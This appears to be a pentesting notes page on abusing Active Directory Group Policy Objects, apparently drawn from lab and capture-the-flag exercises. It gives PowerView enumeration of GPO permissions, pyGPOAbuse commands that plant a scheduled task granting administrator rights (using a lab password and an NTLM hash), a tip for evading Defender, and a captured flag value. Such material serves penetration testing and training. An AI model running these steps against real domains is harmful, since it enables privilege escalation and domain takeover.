> For the complete documentation index, see [llms.txt](https://notes.cavementech.com/pentesting-quick-reference/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://notes.cavementech.com/pentesting-quick-reference/active-directory-pentesting/active-directory/group-policy-abuse.md).
# Group Policy Abuse
***
### Group Policy Object (GPO) Abuse
Group Policy provides administrators with many advanced settings that can be applied to both user and computer objects in an AD environment. Group Policy, when used right, is an excellent tool for hardening an AD environment by configuring user settings, operating systems, and applications. That being said, Group Policy can also be abused by attackers. If we can gain rights over a Group Policy Object via an ACL misconfiguration, we could leverage this for lateral movement, privilege escalation, and even domain compromise and as a persistence mechanism within the domain. Understanding how to enumerate and attack GPOs can give us a leg up and can sometimes be the ticket to achieving our goal in a rather locked-down environment.
GPO misconfigurations can be abused to perform the following attacks:
* Adding additional rights to a user (such as SeDebugPrivilege, SeTakeOwnershipPrivilege, or SeImpersonatePrivilege)
* Adding a local admin user to one or more hosts
* Creating an immediate scheduled task to perform any number of actions
We can enumerate GPO information using many of the tools we've been using throughout this module such as PowerView and BloodHound. We can also use [group3r](https://github.com/Group3r/Group3r), [ADRecon](https://github.com/sense-of-security/ADRecon), [PingCastle](https://www.pingcastle.com/), among others, to audit the security of GPOs in a domain.
Using the [Get-DomainGPO](https://powersploit.readthedocs.io/en/latest/Recon/Get-DomainGPO) function from PowerView, we can get a listing of GPOs by name.
**Enumerating GPO Names with PowerView**
Miscellaneous Misconfigurations
```powershell-session
PS C:\htb> Get-DomainGPO |select displayname
displayname
-----------
Default Domain Policy
Default Domain Controllers Policy
Deny Control Panel Access
Disallow LM Hash
Deny CMD Access
Disable Forced Restarts
Block Removable Media
Disable Guest Account
Service Accounts Password Policy
Logon Banner
Disconnect Idle RDP
Disable NetBIOS
AutoLogon
GuardAutoLogon
Certificate Services
```
This can be helpful for us to begin to see what types of security measures are in place (such as denying cmd.exe access and a separate password policy for service accounts). We can see that autologon is in use which may mean there is a readable password in a GPO, and see that Active Directory Certificate Services (AD CS) is present in the domain. If Group Policy Management Tools are installed on the host we are working from, we can use various built-in [GroupPolicy cmdlets](https://docs.microsoft.com/en-us/powershell/module/grouppolicy/?view=windowsserver2022-ps) such as `Get-GPO` to perform the same enumeration.
**Enumerating GPO Names with a Built-In Cmdlet**
Miscellaneous Misconfigurations
```powershell-session
PS C:\htb> Get-GPO -All | Select DisplayName
DisplayName
-----------
Certificate Services
Default Domain Policy
Disable NetBIOS
Disable Guest Account
AutoLogon
Default Domain Controllers Policy
Disconnect Idle RDP
Disallow LM Hash
Deny CMD Access
Block Removable Media
GuardAutoLogon
Service Accounts Password Policy
Logon Banner
Disable Forced Restarts
Deny Control Panel Access
```
Next, we can check if a user we can control has any rights over a GPO. Specific users or groups may be granted rights to administer one or more GPOs. A good first check is to see if the entire Domain Users group has any rights over one or more GPOs.
**Enumerating Domain User GPO Rights**
Miscellaneous Misconfigurations
```powershell-session
PS C:\htb> $sid=Convert-NameToSid "Domain Users"
PS C:\htb> Get-DomainGPO | Get-ObjectAcl | ?{$_.SecurityIdentifier -eq $sid}
ObjectDN : CN={7CA9C789-14CE-46E3-A722-83F4097AF532},CN=Policies,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ObjectSID :
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty, Delete, GenericExecute, WriteDacl,
WriteOwner
BinaryLength : 36
AceQualifier : AccessAllowed
IsCallback : False
OpaqueLength : 0
AccessMask : 983095
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-513
AceType : AccessAllowed
AceFlags : ObjectInherit, ContainerInherit
IsInherited : False
InheritanceFlags : ContainerInherit, ObjectInherit
PropagationFlags : None
AuditFlags : None
```

Here we can see that the Domain Users group has various permissions over a GPO, such as `WriteProperty` and `WriteDacl`, which we could leverage to give ourselves full control over the GPO and pull off any number of attacks that would be pushed down to any users and computers in OUs that the GPO is applied to. We can use the GPO GUID combined with `Get-GPO` to see the display name of the GPO.
**Converting GPO GUID to Name**
Miscellaneous Misconfigurations
```powershell-session
PS C:\htb Get-GPO -Guid 7CA9C789-14CE-46E3-A722-83F4097AF532
DisplayName : Disconnect Idle RDP
DomainName : INLANEFREIGHT.LOCAL
Owner : INLANEFREIGHT\Domain Admins
Id : 7ca9c789-14ce-46e3-a722-83f4097af532
GpoStatus : AllSettingsEnabled
Description :
CreationTime : 10/28/2021 3:34:07 PM
ModificationTime : 4/5/2022 6:54:25 PM
UserVersion : AD Version: 0, SysVol Version: 0
ComputerVersion : AD Version: 0, SysVol Version: 0
WmiFilter :
```
Checking in BloodHound, we can see that the `Domain Users` group has several rights over the `Disconnect Idle RDP` GPO, which could be leveraged for full control of the object.
If we select the GPO in BloodHound and scroll down to `Affected Objects` on the `Node Info` tab, we can see that this GPO is applied to one OU, which contains four computer objects.

We could use a tool such as [SharpGPOAbuse](https://github.com/FSecureLABS/SharpGPOAbuse) to take advantage of this GPO misconfiguration by performing actions such as adding a user that we control to the local admins group on one of the affected hosts, creating an immediate scheduled task on one of the hosts to give us a reverse shell, or configure a malicious computer startup script to provide us with a reverse shell or similar. When using a tool like this, we need to be careful because commands can be run that affect every computer within the OU that the GPO is linked to. If we found an editable GPO that applies to an OU with 1,000 computers, we would not want to make the mistake of adding ourselves as a local admin to that many hosts. Some of the attack options available with this tool allow us to specify a target user or host. The hosts shown in the above image are not exploitable, and GPO attacks will be covered in-depth in a later module.
### 1. The Attack Path: GPO Abuse
From our BloodHound analysis, we know that `greg.shields` is a member of the **Group Policy Creator Owners** group and possesses **GenericAll** (Full Control) over the **Default Domain Policy**.
* **The Concept:** Group Policy Objects (GPOs) push configurations and scheduled tasks to machines on the domain. Because the Default Domain Policy applies to the Domain Controller itself, injecting a malicious scheduled task into this GPO means the Domain Controller will execute our arbitrary commands as `NT AUTHORITY\SYSTEM`.
***
### 2. Tool Setup: `pyGPOAbuse`
To automate the modification of the GPO, we use **pyGPOAbuse.py** (a Python implementation of SharpGPOAbuse).
{% embed url="" %}
**Python Virtual Environments (Best Practice)**
When downloading and running third-party Python scripts, it is highly recommended to use a virtual environment. This prevents dependency conflicts from breaking other tools on your Kali/Parrot VM.
* **Command Setup:**
```
# 1. Create the virtual environment named 'myenv'
python3 -m venv myenv
# 2. Activate the virtual environment
source myenv/bin/activate
# 3. Install the tool's dependencies
pip3 install -r requirements.txt
```
*(Note: Your terminal prompt will change to show `(myenv)` indicating the environment is active).*
***
### 3. Executing the Exploit
We need to instruct the Domain Controller to add `greg.shields` to the local `Administrators` group (which, on a Domain Controller, effectively grants domain-wide administrative privileges).
**Troubleshooting Notes from the Field:**
* **AV/Defender:** Attempting to inject a reverse shell command (like a PowerShell one-liner) via GPO often gets blocked by Windows Defender. Keep it simple and "living off the land" by using native Windows commands.
* **Syntax Matters:** When passing passwords with special characters (like `!`) in Linux terminals, **always enclose them in single quotes (`' '`)**, not backticks or double quotes, to prevent the shell from interpreting them as variables or history expansions.
**The Successful Exploit Command:**
You must grab the exact **GPO ID** from BloodHound (found in the Node Info tab when clicking on the Default Domain Policy).
* **Command:**
```
python3 pygpoabuse.py 'sysco.local/greg.shields:5y5coSmarter2025!!!' \
-gpo-id '31B2F340-016D-11D2-945F-00C04FB984F9' \
-taskname 'hacksmarter' \
-command 'net localgroup administrators greg.shields /add'
```
* **Command Breakdown:**
* `-p`: The compromised user's password.
* `-gpo-id`: The unique identifier of the target policy.
* `-taskname`: A custom name for the malicious scheduled task we are injecting.
* `-command`: The native Windows command to execute. `net localgroup administrators /add` is the standard syntax for elevating a user to an Admin.
#### If you have hash
```
python3 pygpoabuse.py 'hsm.local/bbarkinson' \
-hashes ':53c3709ae3d9f4428a230db81361ffbc' \
-gpo-id '526CDF3A-10B6-4B00-BCFA-36E59DCD71A2' \
-taskname 'hacksmarter' \
-command 'net localgroup administrators bbarkinson /add'
```
***
### 4. Triggering the Payload & Verification
Once the malicious GPO is injected, it will naturally propagate across the network, but we can force the Domain Controller to pull the update immediately.
1. **Force the Update:** Log into the Domain Controller via RDP as `greg.shields` and run the following in a command prompt or PowerShell:
```
gpupdate /force
```
*This forces the machine to process the updated Default Domain Policy and execute our scheduled task.* 2. **Verify Privileges:** Check Greg's group memberships to confirm the exploit worked:
```
net user greg.shields
```
*You should now see `Administrators` listed under Local Group Memberships.* 3. **Capture the Flag:** Open a new PowerShell window **As Administrator**. You can now navigate to the Administrator's desktop and read the final flag!
```
cd C:\Users\Administrator\Desktop
type root.txt
```
{% hint style="info" %}
e7f850e7c14aeae7ecbb900fb6afbba1
{% endhint %}


